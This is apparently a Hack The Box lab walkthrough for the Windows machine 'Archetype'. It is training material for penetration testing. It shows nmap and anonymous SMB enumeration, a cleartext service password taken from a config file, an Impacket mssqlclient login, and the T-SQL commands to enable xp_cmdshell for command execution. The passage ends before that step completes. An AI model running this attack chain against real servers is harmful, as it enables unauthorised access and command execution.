**Archetype Write-up**

**Introduction**



Welcome to TIER II! Well done at reaching this point. From now on boxes are becoming a bit more difficult in the context of steps, usage of tools and exploitation attempts as they start looking similar to the boxes in the main platform of HTB. Starting with Archetype which is a Windows machine, you can have a chance to exploit a misconfiguration in Microsoft SQL Server, try getting a reverse shell and get familiarized with the use of [Impacket](https://github.com/SecureAuthCorp/impacket) tool in order to further attack some services.


**Enumeration**



Performing a network scan to detect what ports are open is already known as an essential part of the enumeration process. This offers us the opportunity to better understand the attacking surface and design targeted attacks. As in most cases we are going to use the famous nmap tool:




nmap -sC -sV {TARGET\_IP}






We found that SMB ports are open and also that a Microsoft SQL Server 2017 is running on port 1433. We are going to enumerate the SMB with the tool smbclient :



smbclient -N -L \\\\{TARGET\_IP}\\

-N : No password


-L : This option allows you to look at what services are available on a server



We located a couple of interesting shares. Shares ADMIN$ & C$ cannot be accessed as the Access Denied error states, however, we can try to access and enumerate the backups share by using the following command:



smbclient -N \\\\{TARGET\_IP}\\backups




There is a file named prod.dtsConfig which seems like a configuration file. We can download it to our local machine by using the get command for further offline inspection.



get prod.dtsConfig


The file will be saved in the directory from which we launched the SMB session. Here's the contents of the files:



By reviewing the content of this configuration file, we spot in cleartext the password of the user sql\_svc , which is M3g4c0rp123 , for the host ARCHETYPE . With the provided credentials we just need a way to connect and authenticate to the MSSQL server. [Impacket](https://github.com/SecureAuthCorp/impacket) tool includes a valuable python script called mssqlclient.py which offers such functionality.



But first we should better understand what Impacket is and how we can install it. As the author states:




Impacket is a collection of Python classes for working with network protocols. Impacket is focused on providing low-level programmatic access to the packets and for some protocols (e.g. SMB1-3 and MSRPC) the protocol implementation itself. Packets can be constructed from scratch, as well as parsed from raw data, and the object oriented API makes it simple to work with deep hierarchies of protocols. The library provides a set of tools as examples of what can be done within the context of this library.

We can find and download it from the following link:

<https://github.com/SecureAuthCorp/impacket>

A quick installation guide is provided before we can use it.

git clone https://github.com/SecureAuthCorp/impacket.git

cd impacket

pip3 install .

# OR:

sudo python3 setup.py install


* In case you are missing some modules: pip3 install -r requirements.txt

*Note: In case you don't have pip3 (pip for Python3) installed, or Python3, install it with the following commands:*

sudo apt install python3 python3-pip




Now we are ready to learn about the usage of the tool and specifically of the mssqlclient.py script.



cd impacket/examples/

python3 mssqlclient.py -h



After understanding the options provided, we can try to connect to the MSSQL server by issuing the following command:

We can try to connect to the MSSQL server by using impacket's mssqlclient.py script along with the following flags:




-windows-auth : this flag is specified to use Windows Authentication



python3 mssqlclient.py ARCHETYPE/sql\_svc@{TARGET\_IP} -windows-auth

We provide the password we spotted previously in the configuration file:




We successfully authenticated to the Microsoft SQL Server!



**Foothold**



After our successful connection it is advisable to further check the help option of our SQL shell:




The help option describes the very basic of the functionalities it offers, which means that we need to perform further research on this in order to understand the inner-workings of each feature.

Here's two great articles that can guide us further to our exploration journey with MSSQL Server: <https://book.hacktricks.xyz/pentesting/pentesting-mssql-microsoft-sql-server> <https://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet>

As a first step we need to check what is the role we have in the server. We will use the command found in the above cheatsheet:


SELECT is\_srvrolemember('sysadmin');



The output is 1 , which translates to True .



In previous cheatsheets, we found also how to set up the command execution through the xp\_cmdshell :



EXEC xp\_cmdshell 'net user'; — privOn MSSQL 2005 you may need to reactivate xp\_cmdshell first as it’s disabled by default:

EXEC sp\_configure 'show advanced options', 1; — priv RECONFIGURE; — priv

EXEC sp\_configure 'xp\_cmdshell', 1; — priv

RECONFIGURE; — priv


First it is suggested to check if the xp\_cmdshell is already activated by issuing the first command:



SQL> EXEC xp\_cmdshell 'net user';



Indeed is not activated. For this reason we will need to proceed with the activation of xp\_cmdshell as follows:

